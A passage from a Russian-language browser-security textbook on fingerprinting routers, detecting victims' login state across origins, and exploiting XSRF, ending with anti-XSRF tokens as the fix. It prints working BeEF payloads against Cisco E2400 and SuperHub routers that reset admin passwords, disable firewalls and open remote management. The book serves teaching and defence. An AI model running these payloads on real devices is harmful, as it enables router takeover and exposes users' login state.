


Рис. 9-4. Выявлены Drupal и плагин FileBrowser. Подпись One resource was correctly identified означает «Один ресурс был правильно выявлен».

Тот же прием позволяет создавать отпечатки устройств с веб-интерфейсами. В данном случае вы исследуете маршрутизатор Sagemcom F@ST 2504,[6] широкополосный маршрутизатор, предоставляемый Sky. Не беспокойтесь, если у вас нет такого маршрутизатора: многие приемы из следующих разделов в равной степени применимы к сходным устройствам.

Как и множество подобных устройств, этот маршрутизатор доступен браузеру по URL `http://192.168.0.1:80`. До аутентификации маршрутизатор предоставляет несколько ресурсов, включая файлы JavaScript и изображения. Это идеально подходит для создания его отпечатка.

Следующий код позволяет распознать маршрутизатор Sagemcom:

```
// стандартный IP-адрес маршрутизатора
var target = "192.168.0.1";
// стандартные изображения маршрутизатора
var fingerprint_data = new Array(
 new Array(
  "Sky Sagemcom Router",
  "80","http",true,
  "/sky_images/arrows.gif",8,16),
 new Array(
  "Sky Sagemcom Router",
  "80","http",true,
  "/sky_images/icons-broadband.jpg",43,53)
);
var dom = document.createElement('b');
for(var u=0; u < fingerprint_data.length; u++) {
   var img = new Image;
   img.id = u;
   img.src = fingerprint_data[u][2]+"://"+target
        +":"+fingerprint_data[u][1]+ fingerprint_data[u][4];

   // событие onload сработало: изображение найдено
   img.onload = function() {
    // теперь перепроверить также ширину и высоту
    if(this.width == fingerprint_data[this.id][5] &&
     this.height == fingerprint_data[this.id][6]){
    console.log("Found  " + fingerprint_data[this.id][4] +
     " -> " + fingerprint_data[this.id][0]);
    // работа выполнена: удалить изображение из DOM
    dom.removeChild(this);
    }
   }
   // добавить изображение в DOM
   dom.appendChild(img);
}
```

Результат выполнения предыдущего кода показан на рис. 9-5 и подтверждает, что маршрутизатор Sagemcom доступен по адресу `http://192.168.0.1:80/`. В этом можно быть уверенным, поскольку успешно выявлены два стандартных изображения.




Рис. 9-5. Создание отпечатка маршрутизатора. В консоли показаны найденные стандартные изображения Sky Sagemcom Router.

В 2007 году Гарет Хейес (Gareth Heyes) создал jsLanScanner,[7] применявший сходные приемы для обнаружения и создания отпечатков множества встроенных устройств. Его база отпечатков достаточно точна и содержит почти 200 разных устройств.

Теперь, когда маршрутизатор успешно обнаружен и распознан, вы хотите получить к нему доступ. Обычно следующим шагом становится работа с аутентификацией, рассмотренная в следующем разделе.

Межисточниковое обнаружение аутентификации

У большинства веб-приложений с функцией входа одни ресурсы доступны только после аутентификации, а другие - неаутентифицированным анонимным посетителям.

Распространенное поведение веб-приложений состоит в ответе с HTTP-кодом 403 или 404, когда неаутентифицированный пользователь запрашивает защищенный ресурс, и с кодом 200, если пользователь, запросивший ресурс, выполнил вход.

Еще одно распространенное поведение - ответ с HTTP-кодом перенаправления 302 при запросе несуществующего ресурса по пути, защищенному аутентификацией. Предположим, вы запрашиваете `http://browserhacker.com/admin/non_existent`, а все ресурсы по пути `/admin/` требуют аутентификации. При запросе `/admin/non_existent` от неаутентифицированного пользователя веб-приложение отвечает кодом 302 и перенаправляет его на страницу входа `/admin/login`. Если же тот же ресурс запрашивает аутентифицированный пользователь, он получает ошибку 404 Not Found.

Майк Кардвелл (Mike Cardwell) проанализировал несколько социальных сетей, проверяя сходное использование кодов HTTP-состояния. Анализ дал интересные результаты.[8] Например, Twitter ведет себя, как во втором примере, возвращая для несуществующих ресурсов код 302 или 404 в зависимости от того, аутентифицирован ли сеанс пользователя.

Учтите, что HTML-тег `script` вызывает событие `onerror`, если загружаемый ресурс возвращает код 403, 404 или 500, и событие `onload`, если ресурс возвращает код 200 или 302. Учтите также, что для доступа к ресурсам по пути `/account/*` Twitter требует аутентификацию. Вооружившись этими двумя сведениями, можно надежно определить, выполнил ли подключенный браузер вход в Twitter в одной из открытых вкладок или окон, причем сделать это из другого источника, не нарушая SOP. Следующий фрагмент решает задачу:

```
var script = document.createElement("script");
script.onload = function(){
  alert('not logged in')
};
script.onerror = function(){
  alert('logged in')
};
script.src = "https://twitter.com/account/non_existent";
var head = document.getElementsByTagName("head")[0];
head.appendChild(script);
```

Как видно на рис. 9-6, если подключенный браузер не вошел в Twitter, при запросе несуществующего ресурса вроде `/account` возвращается код 302. В результате тег `script` вызывает событие `onload`.




Рис. 9-6. Определение того, что жертва не вошла в Twitter. Сообщение not logged in означает «вход не выполнен».

Если подключенный браузер вошел в Twitter, запрос того же несуществующего ресурса возвращает код 404, как видно на рис. 9-7, и выполняется событие `onerror`.




Рис. 9-7. Определение того, что жертва вошла в Twitter. Слева показан запрос до аутентификации, справа - после аутентификации; сообщение logged in означает «вход выполнен».

Еще один прием, работающий между источниками, состоит в отслеживании времени загрузки ресурсов. Если время загрузки ресурса различается для аутентифицированного и неаутентифицированного сеанса, из этой разницы можно извлечь важные сведения и определить, выполнил ли браузер вход в приложение.

Харун Мир (Haroon Meer) и Марко Славьеро (Marco Slaviero) представили этот прием на DEF CON 15 в 2007 году,[9] используя IFrame с нестандартным обработчиком `onload`, отслеживающим время загрузки ресурса во фрейме. Чем больше разница во времени загрузки, тем точнее результат. Многие действия веб-приложения могут вызывать задержку.

Хорошим примером служит стандартная установка Drupal 6. Если пользователь вошел и запрашивает http://browserhacker.com/drupal/?q=admin, длина содержимого составляет 3264 байта. Если пользователь не вошел и запрашивает тот же ресурс, он получает HTTP-код 403, а длина содержимого составляет 1374 байта.

Большая длина содержимого часто означает большее время загрузки, даже если речь идет лишь о миллисекундах. Следующий код способен выполнить такую проверку, но помните, что его необходимо изменить в соответствии с вашими потребностями и проверяемым приложением:

```
var add_iframe;
var counter = 5;
var sum = 0;
/* Среднее время для сравнения. В данном случае для ресурса
http://browserhacker.com/drupal/?q=admin:
вход выполнен: > 210 мс
вход не выполнен: < 210 мс
*/
var avg_to_match = 210;
function append(){
  if(counter > 0){
   var i = document.createElement("iframe");

   i.src = "http://browserhacker.com/drupal/?q=admin";
   var start = new Date().getTime();
   console.log('start:' + start);

   /* Нестандартный обработчик onload для отслеживания времени загрузки */
   i.onload = function(){
    var end = new Date().getTime();
    console.log('end:' + end);
    var total = end - start;
    console.log('total:' + total);
    sum += total;
    counter--;
   }
   document.body.appendChild(i);
  }else{
   clearInterval(add_iframe);
   var avg = sum / 5;
   var logged_in = true;
   console.log("sum: " + sum + ", avg:" + avg);
   if(avg < 210){
    logged_in = false;
   }
   console.log("logged in Drupal 6: " + logged_in);
  }
}
add_iframe = setInterval(function(){append()},500);
```

Продолжая пример с Drupal, на рис. 9-8 и 9-9 показаны результаты выполнения предыдущего сценария. Обратите внимание на разные суммы и средние значения времени.




Рис. 9-8. Определение того, что жертва НЕ вошла в Drupal. В консоли показаны сумма и среднее время загрузки ниже порога.




Рис. 9-9. Определение того, что жертва вошла в Drupal. В консоли показаны сумма и среднее время загрузки выше порога.

Возможность точно установить, вошел ли подключенный браузер в веб-приложение, помогает надежнее запускать атаки. Объединив эти знания с ресурсами, не защищенными токенами XSRF, потенциально можно выполнять самые разные действия от имени подключенного пользователя.

Эксплуатация межсайтовой подделки запросов

Уязвимости межсайтовой подделки запросов часто называют CSRF или XSRF. Атаки XSRF впервые обсуждались в 2001 году, когда Питер Уоткинс (Peter Watkins) начал ветку[10] в списке рассылки Full Disclosure. С тех пор уязвимости XSRF стали широко известны и хорошо понятны сообществу безопасности.

Понимание межсайтовой подделки запросов

Атаки XSRF эксплуатируют доверие веб-приложения к HTTP-запросам своих пользователей. Этот класс атак особенно полезен, когда известно, что пользователь аутентифицировался в приложении. Помните, что приемы из предыдущего раздела помогают определить, выполнил ли пользователь вход.

Рассмотрим приложение, требующее, чтобы администратор вошел перед доступом к ресурсу `http://browservictim.com/admin/users`. Если атакующий контролирует в браузере другой источник рядом с аутентифицированным источником, он потенциально может эксплуатировать уязвимость XSRF в веб-приложении. Это означает, что атакующий может выполнять действия от имени аутентифицированного пользователя, включая правильно сформированные запросы к уязвимому ресурсу.

Атакующий может подделывать межисточниковые AJAX-запросы к уязвимому ресурсу. При обработке браузер автоматически добавит к ним файлы cookie пользователя, поэтому запросы будут выглядеть законными и аутентифицированными. Динамическое создание и отправка из JavaScript HTML-форм с теми же параметрами даст такой же поддельный запрос. Веб-приложение часто доверяет этим запросам: эксплуатируется то, что пользователь уже вошел, а файлы cookie отправляются с каждым запросом к источнику. Такие уязвимости существуют потому, что HTTP-запросы можно воспроизводить, а протокол HTTP не предписывает способ обработки уникальных запросов.

Рассмотрим другой сценарий. Пользователь вошел в административный интерфейс маршрутизатора Cisco E2400. Если веб-интерфейс администратора уязвим для XSRF, любой запрос можно воспроизвести, просто зная необходимые параметры. Поэтому атакующий может обманом заставить пользователя выполнить следующий код из другого источника:

```
beef.execute(function() {
var gateway = 'http://192.168.100.2/';
var passwd  = 'new_password';
// Включить удаленное администрирование для любого IP-адреса
// и изменить пароль администратора
var cisco_e2400_iframe1 = beef.dom.createIframeXsrfForm \
 (gateway + "apply.cgi", "POST",
[
{'type':'hidden', 'name':'submit_button',     'value':'Management'},
{'type':'hidden', 'name':'change_action',     'value':''},
{'type':'hidden', 'name':'action',            'value':'Apply'},
{'type':'hidden', 'name':'PasswdModify',      'value':'0'},
{'type':'hidden', 'name':'http_enable',       'value':'1'},
{'type':'hidden', 'name':'https_enable',      'value':'1'},
{'type':'hidden', 'name':'ctm404_enable',     'value':''},
```

```
{'type':'hidden', 'name':'remote_mgt_https',  'value':'1'},
{'type':'hidden', 'name':'wait_time',         'value':'4'},
{'type':'hidden', 'name':'need_reboot',       'value':'0'},
{'type':'hidden', 'name':'http_passwd',       'value':passwd},
{'type':'hidden', 'name':'http_passwdConfirm','value':passwd},
{'type':'hidden', 'name':'_http_enable',      'value':'1'},
{'type':'hidden', 'name':'_https_enable',     'value':'1'},
{'type':'hidden', 'name':'web_wl_filter',     'value':'0'},
{'type':'hidden', 'name':'remote_management', 'value':'1'},
{'type':'hidden', 'name':'_remote_mgt_https', 'value':'1'},
{'type':'hidden', 'name':'remote_upgrade',    'value':'1'},
{'type':'hidden', 'name':'remote_ip_any',     'value':'1'},
{'type':'hidden', 'name':'http_wanport',      'value':'8080'},
{'type':'hidden', 'name':'nf_alg_sip',        'value':'0'},

{'type':'hidden', 'name':'ctf_disable',       'value':'0'},
{'type':'hidden', 'name':'upnp_enable',       'value':'1'},
{'type':'hidden', 'name':'upnp_config',       'value':'0'},
{'type':'hidden', 'name':'upnp_internet_dis', 'value':'0'},
]);
// Отключить брандмауэр и проверки Java/ActiveX
var cisco_e2400_iframe2 = beef.dom.createIframeXsrfForm \
 (gateway + "apply.cgi", "POST",
[
{'type':'hidden', 'name':'submit_button',       'value':'Firewall'},
{'type':'hidden', 'name':'change_action',       'value':''},
{'type':'hidden', 'name':'action',              'value':'Apply'},
{'type':'hidden', 'name':'block_wan',           'value':'0'},
{'type':'hidden', 'name':'block_loopback',      'value':'0'},
{'type':'hidden', 'name':'multicast_pass',      'value':'1'},
{'type':'hidden', 'name':'ipv6_multicast_pass', 'value':'1'},
{'type':'hidden', 'name':'ident_pass',          'value':'0'},
{'type':'hidden', 'name':'block_cookie',        'value':'0'},
{'type':'hidden', 'name':'block_java',          'value':'0'},
{'type':'hidden', 'name':'block_proxy',         'value':'0'},
{'type':'hidden', 'name':'block_activex',       'value':'0'},
{'type':'hidden', 'name':'wait_time',           'value':'3'},
{'type':'hidden', 'name':'ipv6_filter',         'value':'off'},
{'type':'hidden', 'name':'filter',              'value':'off'}
]);
beef.net.send("<%= @command_url %>", <%= @command_id %>,  \
"result=exploit attempted");
cleanup = function() {
document.body.removeChild(cisco_e2400_iframe1);
document.body.removeChild(cisco_e2400_iframe2);
}
setTimeout("cleanup()", 15000);
});
```

В большинстве ситуаций этому коду будут доверять между источниками. Фрагмент динамически создает два невидимых IFrame, каждый из которых содержит HTML-форму со всеми скрытыми полями ввода, необходимыми для создания двух допустимых запросов. Первый включает удаленное управление по HTTPS, защищенное известным стандартным паролем; второй отключает брандмауэр и элементы управления Java/ActiveX. Все изменения конфигурации маршрутизатора применяются незаметно, без уведомления пользователя. При успешной доставке атаки атакующий впоследствии сможет подключиться к порту удаленного управления и получить полный доступ к маршрутизатору пользователя.

HTML-формы динамически создаются с помощью JavaScript API BeEF из основного файла `dom.js`:

```
createIframeXsrfForm: function(action, method, inputs){
// невидимый IFrame размером 1x1 пиксель и visibility:hidden
    var iframeXsrf = beef.dom.createInvisibleIframe();
    var formXsrf = document.createElement('form');
    formXsrf.setAttribute('action', action);
    formXsrf.setAttribute('method', method);
// массив добавляемых в форму полей (тип, имя, значение).
// пример: [{'type':'hidden', 'name':'1', 'value':''}
//          {'type':'hidden', 'name':'2', 'value':'3'}]
    var input = null;
    for (i in inputs){
     var attributes = inputs[i];
     input = document.createElement('input');
        for(key in attributes){
            input.setAttribute(key, attributes[key]);
        }
     formXsrf.appendChild(input);
    }
// форма присоединяется к скрытому IFrame и отправляется
    iframeXsrf.contentWindow.document.body.appendChild(formXsrf);
    formXsrf.submit();
    return iframeXsrf;
}
```

Этот метод API позволяет модулям удобно создавать готовые атаки XSRF на JavaScript, легко объединяемые в цепочки с другими эксплойтами. Доставка запросов с помощью HTML-форм надежнее применения объектов `XMLHttpRequest`, поскольку меньше приходится беспокоиться о различиях реализаций `XMLHttpRequest` в браузерах.

Атака XSRF на сброс пароля

Распространенная проблема безопасности маршрутизаторов состоит в возможности изменить административный пароль без знания прежнего. У многих маршрутизаторов также есть возможность удаленного администрирования, иногда применяемая службой поддержки интернет-провайдера для удаленного устранения проблем с подключением пользователя.

Джон Кэрролл (John Carroll) обнаружил,[11] что почти каждый ресурс веб-интерфейса маршрутизатора SuperHub уязвим для XSRF. Маршрутизатор также позволяет сбросить пароль администратора без указания прежнего пароля.

Это означает, что межисточниковые запросы могут выполнять важные действия на целевом устройстве. Для эксплуатации этих уязвимостей можно выполнить в подключенном браузере следующий фрагмент. Если пользователь уже аутентифицирован, код сбросит пароль администратора, отключит брандмауэр и включит удаленное администрирование:

```
var gateway = 'http://192.168.100.1/';
var passwd  = 'BeEF12345';
var port    = '31337';
// изменить стандартный пароль маршрутизатора на 'BeEF12345'
var iframe_1 = beef.dom.createIframeXsrfForm(
gateway + "goform/RgSecurity", "POST", [
 {'type':'hidden', 'name':'NetgearPassword', 'value':passwd},
 {'type':'hidden', 'name':'NetgearPasswordReEnter', 'value':passwd},
 {'type':'hidden', 'name':'RestoreFactoryNo', 'value':'0x00'}
]);
// отключить брандмауэр
var iframe_2 = beef.dom.createIframeXsrfForm(
gateway + "goform/RgServices", "POST", [
 {'type':'hidden', 'name':'cbPortScanDetection', 'value':''}
]);
```

```
// включить удаленное администрирование на порту 31337
var iframe_3 = beef.dom.createIframeXsrfForm(
gateway + "goform/RgVMRemoteManagementRes", "POST", [
 {'type':'hidden', 'name':'NetgearVMRmEnable', 'value':'0x01'},
 {'type':'hidden', 'name':'NetgearVMRmPortNumber', 'value':port}
]);
```

Такие атаки часто бесценны, если маршрутизатор атакуется из браузера. Обновленные учетные данные маршрутизатора не только потенциально позволят внести дальнейшие изменения, но и дадут возможность заблокировать доступ законному пользователю. Это может помочь дольше сохранять несанкционированный доступ и затруднит защитнику ответные действия.

Защита с помощью токенов CSRF

Уязвимости XSRF можно смягчить, добавив псевдослучайный токен, или токен anti-XSRF, в качестве параметра каждого запроса, отправляемого браузером веб-приложению.[12] Обычная уязвимая HTML-форма может выглядеть так:

```
<form name="addUserToAdmins" action="/adduser" method="POST">
  <input type="hidden" name="userId" value="1234">
  <input type="hidden" name="isAdmin" value="true">
  <input type="submit" value="Add to admin group"
  style="height: 60px; width: 150px; font-size:3em">
</form>
```

Та же форма с токеном anti-XSRF выглядит так:

```
<form name="addUserToAdmins" action="/adduser" method="POST">
  <input type="hidden" name="userId" value="1234">
  <input type="hidden" name="isAdmin" value="true">
  <input type="hidden" name="TOKEN" value="asasdasd86a\
sd876as87623234aksjdhjkashd">
  <input type="submit" value="Add to admin group"
  style="height: 60px; width: 150px; font-size:3em">
</form>
```

Возвращаясь к предыдущей эксплуатации Cisco E2400: если бы HTML-формы были защищены токеном anti-XSRF, эксплойт не сработал бы. Разбирая POST-запрос, веб-приложение проверяет действительность токена. Только при выполнении всех условий приложение принимает и затем обрабатывает запрос.

